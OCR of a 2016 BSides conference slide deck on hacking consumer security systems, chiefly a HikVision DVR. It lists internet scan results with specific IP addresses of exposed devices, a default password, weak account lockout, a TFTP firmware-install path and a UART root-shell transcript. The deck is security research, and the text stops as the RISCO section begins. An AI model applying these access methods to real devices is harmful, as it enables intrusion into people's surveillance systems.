Breaking and Entering: Hacking Consumer Security Systems

BSIDES 2016
MANCH35T3R

whoami

- Hackers in residence at MDSec
- >10 years of breaking UK infosec
- CCT/CSAS/CSAM and other acronyms
- Purveyors of fine root shells, SYSTEM and the occasional pony
- Thanks to the rest of the MDSec team – particularly Razvan and @SecurAddicted

@domchell
@hackerfantastic

Introduction

- Consumer security systems
  - IP cameras
  - DVRs
  - Alarm systems
  - CCTV
  - Motion sensors
  - Smart home safety kits

Background

- Used as a physical security control or deterrent
- Widely deployed but not highly scrutinised
- Internet connected
- Desktop exploitation is getting harder
- Internet of Things security is much further behind and often considered a softer target
- Targeted by cyber criminals and casual observers


Background


HIKVISION

HikVision DVR

- HikVision DS-7204HWI-SH/A DVR device – provides recording and management functionality for the CCTV cameras
- Installed V3.0.1 build140524 of the firmware
- Firmware upgrade process is manual and time consuming – likely most devices are "set-and-forget"
- Built on top of Linux and BusyBox (`Linux version 3.0.8 (bsp@WindRiver) (gcc version 4.4.1 (Hisilicon_v100(gcc4.4-290+uclibc_0.9.32.1+eabi+linuxpthread)) ) #49 Tue Apr 15 14:00:51 CST 2014`)

TOP COUNTRIES



United States	116,230
China	99,696
India	57,494
Mexico	37,130
Viet Nam	35,824

TOP SERVICES

HTTP	450,784
HTTP (81)	131,151
HTTP (8080)	39,304
Kerberos	28,845
HTTP (82)	26,795

TOP ORGANIZATIONS

Telmex	31,088
Comcast Cable	29,069
Korea Telecom	21,798
China Telecom Guangdong	20,765
BSNL	19,253

TOP OPERATING SYSTEMS

Total results: 736,017

145.236.48.135

91EC3087.catv.pool.telekom.hu
Magyar Telekom
Added on 2016-08-15 13:57:34 GMT
Hungary
Details

```
HTTP/1.1 200 OK
Date: Mon, 15 Aug 2016 15:51:26 GMT
Server: DNVRS-Webs
ETag: "0-ada-1e0"
Content-Length: 480
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Thu, 24 Mar 2016 02:55:06 GMT
```

index

187.138.230.172
dsl-187-138-230-172-dyn.prod-infinitum.com.mx
Linux 3.x
Telmex
Added on 2016-08-15 13:57:34 GMT
Mexico
Details

```
HTTP/1.1 200 OK
Date: Mon, 15 Aug 2016 08:56:52 GMT
Server: DNVRS-Webs
ETag: "0-98a-62d"
Content-Length: 1581
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Tue, 06 May 2014 06:02:04 GMT
```


index

79.130.80.175
athedsl-4382911.home.otenet.gr
OTEnet S.A.

```
HTTP/1.1 200 OK
Date: Mon, 15 Aug 2016 17:56:13 GMT
```

HikVision DVR

- Device supports authentication to the web interface, used by mobile app and browser for management
- Default password is 12345
- Telnetd can be enabled from the web interface
- Root user password is the same as the password for the web interface
- No account lock out to prevent password bruteforcing
- Password change is forced during initial setup…


Wizard
Admin Password
123
New Admin Password
New Password
Confirm
1
2
3
4
5
6
7
8
9
0
Enter
ESC
Previous
Next
Exit

HikVision DVR

DEMO


HikVision DVR

- 2 years on and I'd forgotten the credentials to login and couldn't find the bruteforce script

- A quick search for "HikVision default password" and the manual revealed a supported way to reset the device's credentials…

Method 1

Copy the **Start Time** and **Device Serial No** and send them to HIKVISION technical support team.



HIKVISION technical support team will return security codes. Please choose one according to your **device's current time**.

http://www.hikvision.com/uploadfile/file/20143116851896.pdf

Hikvision Password Reset Tool

Hikvision Camera Password Reset Utility

This tool will generate a **password reset code** which you may use to reset a forgotten admin password for a Hikvision camera.

Enter your camera's complete CASE SENSITIVE serial number, as seen in the Hikvision SADP tool:

Hikvision Camera Serial Number

Important: The date you enter below much match with the camera's clock. **Most likely it is not today's date!** To find out what date your camera thinks it is, power cycle your camera, give it time to boot up, and then refresh your camera list in SADP and check the Start Time column.

Enter the **4 digit** year the camera thinks it is:

2016

Enter the **2 digit** month the camera thinks it is:

07

Enter the **2 digit** day the camera thinks it is:

31

Your **password reset code** will appear below.

The code must be entered into the Hikvision SADP tool in the **Serial code** box (called **Security Code** in later SADP versions). The camera will compare its internal date and time with the date and time you have entered above. The Serial Number and date much match perfectly or else the code will not work.

https://www.ipcamtalk.com/hik-pw-reset.php


HikVision DVR

- Devices support remote firmware install via TFTP
- Set IP to 192.0.0.128 and device will automatically download and install digicap.dav firmware file
- DoS in the device will trigger reboot due to watchdog
- Feature according to manual: http://www.hikvision.com/uploadfile/file/201433116851896.pdf

HikVision DVR

- Device is shipped with a UART port enabled, requires a small molex connector or solder directly to the pins
- Provides shell access as “guest” user – root password is the configured PIN, default = 12345


```
Enter baud rate [115200]:

Enable local echo? [y/N]:

Entering UART passthrough! Press Ctrl-X to abort...

incorrect password
[guest@dvrdvs /] $ su -
Password:
Killed
[root@dvrdvs /] #
[root@dvrdvs /] # id; cat /proc/version
uid=0(root) gid=0(root)
Linux version 3.0.8 (bsp@WindRiver) (gcc version 4.4.1 (Hisilicon_v100(gcc4.4-290+uclibc_0.9.32.1+eabi+linuxpthread)) ) #49 Tue Apr 15 14:00:51 CST 2014
[root@dvrdvs /] #
[root@dvrdvs /] #
```


GND
TX
RX

RISCO Agility Intruder Alarm

